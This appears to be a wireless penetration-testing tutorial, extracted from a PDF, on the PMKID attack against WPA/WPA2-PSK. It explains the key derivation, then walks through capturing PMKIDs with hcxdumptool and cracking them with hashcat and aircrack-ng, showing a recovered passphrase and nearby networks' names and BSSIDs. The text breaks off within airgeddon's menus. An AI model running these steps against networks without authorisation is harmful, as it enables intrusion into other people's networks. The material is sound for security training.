iGNITE Technologies

Wireless Penetration Testing

PMKID Attack

WWW.HACKINGARTICLES.IN

Contents

Introduction 3

Open System Authentication 3

Shared Key Authentication 3

WPA and WPA2 (PSK) 4

4 Way handshake 5

PMK Caching and PMKID 6

Explanation of PMKID attack 7

Capturing PMKID using hcxdumptool 7

Converting pcapng to a hashcat file and cracking using hashcat 9

Capturing only a single PMKID using hcxdumptool 11

Converting pcapng to pcap and cracking using Aircrack-ng 12

PMKID capture and attack using Airgeddon 14

PMKID capture using bettercap 17

Conclusion 20

Introduction

PMKID attack was developed by Team Hashcat. Traditional handshake capture and brute force methods wait for the client to de-authenticate and re-authenticate while PMKID attack doesn't. Direct PMKID is captured in this attack and then cracked. This attack works on WPA and WPA2 protocols and recent studies have shown little to no success in WPA3 and are far more resilient to PMKID attacks. Let's understand the basics of Wireless Networks first and then we'd have a better understanding of PMKID.

Open System Authentication

Open System Authentication (OSA) is an authentication process through which a computer can gain access to a wireless network making use of the Wired Equivalent Privacy (WEP) protocol. With OSA, a computer equipped with a wireless modem can access any WEP network and receive unencrypted files.

Process of authentication:

- Client sees an SSID and sends a request to connect (request frame)
- Access Point sends a response back (response frame)
- Client sends an association or authentication request to AP
- AP generates an authentication code and sends it back to the client for use in that session only




Figure 1

Consider when you plug an ethernet cable in your desktop and it connects you right away to the network. It is analogous to WEP for wireless networks. Hence, the name is wired equivalent protocol.

There are obvious issues with this mechanism like decryption of authenticated code, static IV, weak encryption used, etc. WEP protocol was enhanced by something known as a **Shared Key Authentication.**

Shared Key Authentication

It is a method of authentication in WEP in which both the client and server have access to a key beforehand. This key is nothing but the Wi-Fi passphrase (password).

So, in the process:

- Client sees an SSID and sends a request to connect (request frame)

- Access Point sends an encrypted file to the client that can only be decrypted by the key (Wi-Fi Password)
- Client enters the password and sends the authentication request frame to AP
- AP verifies the decrypted file and confirms that the client has the key used for authentication and grants access.




Figure 2

UC Berkeley proved that WEP is a weak protocol due to encryption happening using that static key and hence the advent of WPA and WPA2

WPA and WPA2 (PSK)

Pre: We'll only be talking about PSK authentication here in WPA2 in Unicast mode (AP to client 1 on 1 communication)

Wi-Fi protected Access came in 2004 with the ability to work on the same hardware as WEP. Unlike WEP, WPA uses TKIP (Temporal Key Integrity Protocol) to ***dynamically generate a new key for each packet***. Also, WPA2 includes mandatory support for CCMP protocol, based on AES. Let's talk about the authentication in WPA/WPA2.

Every user that logs on to a wireless network using WPA and WPA2 PSK methods already knows the **Pre-Shared Key.** PSK is 256 bits in size and is derived like this:

Pre-Shared Key = PBKDF2_SHA1 (Wi-Fi password (passphrase) + Wi-Fi SSID, Length of SSID + 4096 iterations of SHA1)

PBKDF2_SHA1 is just an example hash function that can be customized too.

So, if you tell your Wi-Fi password to your friend, he'll have access to your PSK as well. Please note that PSK doesn't encrypt the traffic and in fact, the traffic encryption keys are made or derived from this PSK.

In WPA2 PSK, the Pre-Shared Key is the same as the Pairwise Master Key (PMK).

This PSK is ***not used*** to encrypt data in each packet. Encryption keys are derived from PSK in this method and have other variables to them. The encryption key used to encrypt all of the data in transit between a client and an Access Point (Unicast) is called a **Pairwise Transit Key (PTK).**

So, **PTK = PSK or PMK + Anonce + Snonce + MAC (authenticator) and MAC (supplicant)**

Here,

- Authenticator= AP
- Supplicant= client
- Anonce = 1-time value for each packet generated by the access point called an Authenticator nonce
- Snonce = 1-time value generated for each packet by the supplicant called a Supplicant nonce.

Now that we know the formulas for PSK and PTK, let's see how clients and access points create, exchange, and verify these keys using a 4-way handshake.

Add: For broadcast and multicast modes, basic is the same, the keys generated are a little different. The pair then becomes GTK and GMK (Group Temporal Key, Group Master Key), and the PSK in this mode is generated from a Master Session Key (MSK).

4 Way handshake

In layman terms, while authentication, some source keying material is turned into data encryption material which eventually can be used to encrypt data frames. This process of turning source keying material into data encryption material is called a **4-way handshake.** As we saw above, both the client and authenticator (access point) know the PSK (aka PMK). But the PMK is not used to encrypt the data and a PTK has to be derived using PMK.

Let's understand how a handshake is done now:

1. **Client (aka Supplicant) PTK Creation:**
    - Access Point sends a message with Anonce in it. Anonce is a one-time use value per packet.
    - Client creates its own PTK now that it has all the inputs (both MACs, PMK, Snonce (created by self), and Anonce).
2. **AP (aka Authenticator) PTK Creation:**
    - Supplicant sends out a message to AP back with its Snonce so that the AP can generate the same PTK as well.
    - This message is sent with the MIC field set to 1 as a check to verify if this message is corrupted or not or if the key has been changed by a man in the middle for some other reason.
    - Supplicant also sends out an RSN IE (or **PMKID**)
3. **Creation of group keys and transfer by AP to Supplicant:**
    - Once the PTKs are verified, Access Point derives GTK from GMK (For broadcast and multicast communication).
    - GTK is delivered to supplicant which is encrypted with PTK.
    - The message is sent to the supplicant to install the temporal keys and an RSN IE packet is also sent in the frame.
4. **Confirmation of installation of keys:** Supplicant confirms to the authenticator that keys have been installed.

Figure 3

In simpler words, a 4-way handshake does this:

- AP sends Anonce to the client and he creates PTK
- Client sends Snonce to AP and he creates the same PTK
- AP derives Group Keys and sends to Client encrypted with PTK
- Supplicant installs the keys and sends confirmation back

As you can see that this process is rather long and when a client goes out of range and comes back in range of the AP (called roaming) the process is lacking inefficiency. This is why routers host a smart roaming feature known as **PMK caching.**

PMK Caching and PMKID

Okay, so by this time, the client and Access Point both have done a successful 4-way handshake and maintained something known as a **PMKSA** (PMK security association).

Access Point roaming refers to a scenario where a client or a supplicant moves outside the range of an AP and/or connects to another AP. Very similar to handoffs in cellular networks, this roaming can often take a toll on connectivity given every time a client moves out from the range of an AP and moves to other, 4-way handshake will be done again.

Consider corporate environments where there are multiple access points on multiple floors and you are running with a laptop to the presentation room with an online presentation you made, you open your laptop and boom… connection is lost, 1-second lag cost you your entire PPT.

To make this handoff lag-free, we have a feature called **PMK caching.**

Many routers cache **PMKID** of exchange process in a collection of information **PMKSA**, so that the next time client de and re-authenticates 4-way handshake won't be done again and the router would directly ask the client for PMKSA, verify it and he would be re-associate it back with an access point.

PMKSA = PMKID + Lifetime of PMK + MAC addresses + other variables

PMKID is a hashed value of another hashed value (PMK) with 2 MACs and a fixed string.

PMKID = HMAC-SHA1-128(PMK, "PMK Name" + MAC (AP) + MAC(Supplicant)) HMAC-SHA1 is again just an example of a pseudo-random function. PMKID is a field in the RSN IE frame (Robust Security Network Information Element). RSN IE is an optional frame found in routers. "PMK Name" is a fixed string label associated with the SSID. Now, this PMKID has cached in the router and the next time my client connects to the AP, AP, and client would simply verify this PMKID, and no 4-way handshake regime is required again. PMKID caching is done on various IEEE 802.11 networks with roaming features. Many vendors have been providing additional RSN security features these days too since the prominence of PMKID attacks is increasing.

Explanation of PMKID attack

Are all the routers vulnerable to PMKID attacks? No. Only the routers that have roaming features enabled or present are vulnerable.

Now, all that reading will yield fruits. Observe how if we can retrieve the PMKID from an Access Point, we'd get a hold of a hashed value containing the password. PMKID attack directly targets a single RSN IE frame. Since the PMKID is derived from PMK, a fixed string, and 2 MACs it is defined as an "ideal attack vector" by Hashcat. We know now how PMK is created. So, to brute force PMKID, we need the following parameters:

- WiFi password (passphrase) – guess
- WiFi SSID – known
- Length of SSID – known
- MAC of Authenticator and Supplicant – known
- PMK Name – known

So, we need only:

Retrieve PMKID -> Guess Wi-Fi passphrase using dictionary -> create PMK hash -> create PMKID hash and compare with retrieved PMKID hash

According to the original Hashcat article **here**, the main advantages are as follows:

- No more regular users required – because the attacker directly communicates with the AP (aka "client-less" attack)
- No more waiting for a complete 4-way handshake between the regular user and the AP
- No more eventual retransmissions of EAPOL frames (which can lead to uncrackable results)
- No more eventual invalid passwords sent by the regular user
- No more lost EAPOL frames when the regular user or the AP is too far away from the attacker
- No more fixing of nonce and replay counter values required (resulting in slightly higher speeds)
- No more special output format (pcap, hccapx, etc.) – final data will appear as a regular hex-encoded string

Capturing PMKID using hcxdumptool

Now that we have an understanding of what PMKID is, we'll try and retrieve this PMKID and try to attack it. We are using hcxdumptool to ask the AP for the PMKID frame and save that in a pcapng format.

To install this along with other tools in the suite:

apt install hcxtools

```
┌──(root💀kali)-[~]
└─# apt install hcxtools
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
hcxtools is already the newest version (6.0.2-1+b1).
The following package was automatically installed and is no
  gstreamer1.0-pulseaudio
Use 'apt autoremove' to remove it.
```

After that, we have to put our Wi-Fi adapter or the NIC in monitor mode using aircrack-ng

airmon-ng start wlan0

```
┌──(root💀kali)-[~]
└─# airmon-ng start wlan0

Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    507 NetworkManager

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT53
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Now, we'll try and capture PMKIDs from all the routers around us using hcx.

hcxdumptool -o demo -i wlan0mon --enable_status 5

Here, the demo is the output filewlan0mon is the interface and enable_status 5 means display authentication and EAP and EAPOL frames only. PMKID could be captured by status 1 as well.


EAP Frames: EAP stands for Extensible Authentication Protocol. This protocol is used for authentication in WPA2-PSK routers. You see, when we talked about a 4-way handshake, their encryption keys were being created. EAP however, is responsible for the authentication of the client to Access Point.

The EAP process works as follows:

- New connection to wireless network requested by the client to AP
- The AP asks for identification data from the user and forwards the received data to an authentication server.
- Authentication server requests and receives proof of the validity of ID information from AP

- Access Point gets verification done from the user and sends verification messages back to the authentication server.
- Server grants access and the user is connected to the network and further proceeds for a 4-way handshake.

There is a total of 40+ authentication mechanisms in EAP but the gist is as told above.



As you can see, we have captured the PMKID successfully.

[PMKIDROGUE]: The PMKID is requested by hcxdumptool and not by a CLIENT

[M1M2ROGUE]: EAPOL M2 is requested from a CLIENT by hcxdumptool and not from an AP.

[PMKID:<ID> KDV:2]: You captured a PMKID requested from a CLIENT.

Converting pcapng to a hashcat file and cracking using hashcat

Now, we'll use the hcxpcaptool to convert this pcapng file to a Hashcat crackable hash format.

hcxpcaptool -z hash demo

```
┌──(root💀kali)-[~/pmkid]
└─# hcxpcaptool -z hash demo

reading from demo

summary capture file:
_____________________
file name.....................: demo
file type.....................: pcapng 1.0
file hardware information.....: x86_64
capture device vendor information: 9cefd5
file os information...........: Linux 5.10.0-kali8-amd64
file application information.....: hcxdumptool 6.0.5 (custom options)
network type..................: DLT_IEEE802_11_RADIO (127)
endianness....................: little endian
read errors...................: flawless
minimum time stamp............: 15.06.2021 18:21:37 (GMT)
maximum time stamp............: 15.06.2021 18:21:44 (GMT)
packets inside................: 94
skipped damaged packets.......: 0
packets with GPS NMEA data....: 0
packets with GPS data (JSON old).: 0
packets with FCS..............: 0
beacons (total)...............: 24
beacons (WPS info inside).....: 18
probe requests................: 1
probe responses...............: 5
association responses.........: 4
reassociation requests........: 2
reassociation responses.......: 1
authentications (OPEN SYSTEM).....: 7
authentications (BROADCOM)....: 3
EAPOL packets (total).........: 50
EAPOL packets (WPA2)..........: 50
PMKIDs (not zeroed - total)....: 4
PMKIDs (WPA2).................: 14
PMKIDs from access points.....: 4
best handshakes (total).......: 2 (ap-less: 1)
best PMKIDs (total)...........: 4

summary output file(s):
_______________________
4 PMKID(s) written to hash
```

See how PMKIDs are written to the hash. Let us rename this “hash” to “pmkidhash.” Next up is the juicy brute force.

hashcat -m 16800 --force pmkidhash /usr/share/wordlists/rockyou.txt --show

16800 is the code for WPA PMKID type hash.


```
┌──(root💀kali)-[~/pmkid]
└─# hashcat -m 16800 --force pmkidhash /usr/share/wordlists/rockyou.txt --show
6814015a0e9c:b4e1ebe63c6a:Amit 2.4G:kolakola
```

And just like that, we have the password figured out.

Capturing only a single PMKID using hcxdumptool


Now, earlier we were capturing all of the PMKIDs near us, what if we want to capture PMKID from a single Access Point? For that, we have to take note of the MAC ID of the AP. Here, from the previous hcxdumptool step, I saved the MAC ID in a text file called “target”

cat target



Now, I’ll capture the PMKID and save the output in a file called raj.

hcxdumptool -o raj -i wlan0mon --enable_status=1 --filterlist_ap=target --filtermode=2



Now the PMKID is saved in a file called “raj”.

We’ll repeat the steps above and crack the hash using Hashcat

hcxpcaptool -z pmkidhash raj
hashcat -m 16800 --force pmkidhash /usr/share/wordlists/rockyou.txt --show

```
┌──(root💀kali)-[~]
└─# hcxpcaptool -z pmkidhash raj

reading from raj

summary capture file:
_____________________

file name.....................: raj
file type.....................: pcapng 1.0
file hardware information.....: x86_64
capture device vendor information: 9cefd5
file os information...........: Linux 5.10.0-kali8-amd64
file application information....: hcxdumptool 6.0.5 (custom options)
network type..................: DLT_IEEE802_11_RADIO (127)
endianness....................: little endian
read errors...................: flawless
minimum time stamp............: 15.06.2021 18:00:32 (GMT)
maximum time stamp............: 15.06.2021 18:02:21 (GMT)
packets inside................: 20
skipped damaged packets.......: 0
packets with GPS NMEA data....: 0
packets with GPS data (JSON old).: 0
packets with FCS..............: 0
beacons (total)...............: 1
beacons (WPS info inside).....: 1
probe requests................: 8
probe responses...............: 1
reassociation responses.......: 1
EAPOL packets (total).........: 9
EAPOL packets (WPA2)..........: 9
PMKIDs (not zeroed - total)...: 1
PMKIDs (WPA2).................: 9
PMKIDs from access points.....: 1
best PMKIDs (total)...........: 1

summary output file(s):
_______________________

1 PMKID(s) written to pmkidhash


┌──(root💀kali)-[~]
└─# hashcat -m 16800 --force pmkidhash /usr/share/wordlists/rockyou.txt --show
6814015a0e9c:341cf084d400:Amit 2.4G:kolakola
```

Converting pcapng to pcap and cracking using Aircrack-ng

In the demonstration above, we had captured a file called “demo” using hcxdumptool which was a pcapng file. Now we’ll convert this to a pcap file and crack right away with aircrack-ng

file demo
tcpdump -r demo -w demo.pcap
ls

```
┌──(root💀kali)-[~/pmkid]
└─# file demo
demo: pcapng capture file - version 1.0

┌──(root💀kali)-[~/pmkid]
└─# tcpdump -r demo -w demo.pcap
reading from file demo, link-type IEEE802_11_RADIO (802.11 plus radiotap header), s

┌──(root💀kali)-[~/pmkid]
└─# ls
demo  demo.pcap
```

To crack this, we use the command:

aircrack-ng demo.pcap -w /usr/share/wordlists/rockyou.txt

And then we type in the target (here, 11)

```
┌──(root💀kali)-[~/pmkid]
└─# aircrack-ng demo.pcap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening demo.pcap
Read 705 packets.

   #  BSSID              ESSID                     Encryption

   1  0C:41:E9:8E:AB:60  electronikmale (atel)     Unknown
   2  18:45:93:69:A5:19  raaj                      WPA (1 handshake)
   3  24:BF:74:BA:F1:85                            WPA (1 handshake)
   4  40:49:0F:3C:49:88  Sachin 2.4                WPA (0 handshake, with PMKID)
   5  40:49:0F:4A:BA:CF  K 802 4G                  Unknown
   6  48:F8:DB:70:87:10  Ankur Sinha               WPA (0 handshake)
   7  5C:F9:FD:83:CE:A9  Ranchit                   Unknown
   8  68:14:01:34:B9:E3  JioFiber-QwXYk            Unknown
   9  68:14:01:58:C4:99  601 2.4G                  WPA (0 handshake, with PMKID)
  10  68:14:01:59:2C:18  jiofbr001 2.4G            Unknown
  11  68:14:01:5A:0E:9C  Amit 2.4G                 WPA (0 handshake, with PMKID)
  12  6C:EB:B6:2F:83:34  snowie/glowie5g           WPA (0 handshake)
  13  70:C7:F2:ED:6A:44  ajoy                      WPA (0 handshake)
  14  78:53:0D:F3:0B:CA  abhi 2.4g                 Unknown
  15  7A:53:0D:D3:0B:CA                            Unknown
  16  8C:FD:18:88:EE:E0  GAURAV SRIVASTAVA         WPA (0 handshake)
  17  94:FB:A7:6A:06:AF  AG_93                     Unknown
  18  96:FB:A7:5A:06:AF                            Unknown
  19  98:35:ED:A0:E0:B8  mahhip                    WPA (0 handshake)
  20  A8:DA:0C:36:DD:82  Mehak jain_4G             Unknown
  21  A8:DA:0C:78:34:FE  A602_4G                   Unknown
  22  AA:DA:0C:16:DD:82                            Unknown
  23  AA:DA:0C:58:34:FE                            Unknown
  24  C0:8F:20:2E:37:C2  Santosh 4g                Unknown
  25  C2:8F:20:1E:37:C2                            Unknown
  26  D8:47:32:E9:3F:33  ignite                    Unknown

Index number of target network ? 11
```

Worked like a charm

```
                          Aircrack-ng 1.6

   [00:00:36] 172940/14344392 keys tested (4850.04 k/s)

   Time left: 48 minutes, 41 seconds                          1.21%

                        KEY FOUND! [ kolakola ]


   Master Key     : D9 D3 BC F0 15 02 1A 6A 47 06 D5 28 B6 91 13 12
                    12 F0 A7 6F CC 9C 7F D2 33 A5 9E A3 96 37 61 9A

   Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

   EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

PMKID capture and attack using Airgeddon

The manual labor and memorization of commands are eased down by airgeddon. Here, using this simple CLI we can press some numeric keys and do the same. Let us capture PMKID by running the airgeddon script:

```
Select an option from menu:

0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode

4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu

11. About & Credits
12. Options and language menu

*Hint* Thanks to the plugins system, customized conte
stem

> 5
```


Then again press 5 and wait for the script to capture SSIDs around.

```
Select an option from menu:

0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
──────────── (monitor mode needed for capturing) ────────────
5.  Capture PMKID
6.  Capture Handshake

7.  Clean/optimize Handshake file

*Hint* It is possible to obtain PMKIDs from clientless WPA/WPA2-PSK networks

> 5

There is no valid target network selected. You'll be redirected to select one
Press [Enter] key to continue...

***************************** Exploring for targets ******************************
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
```

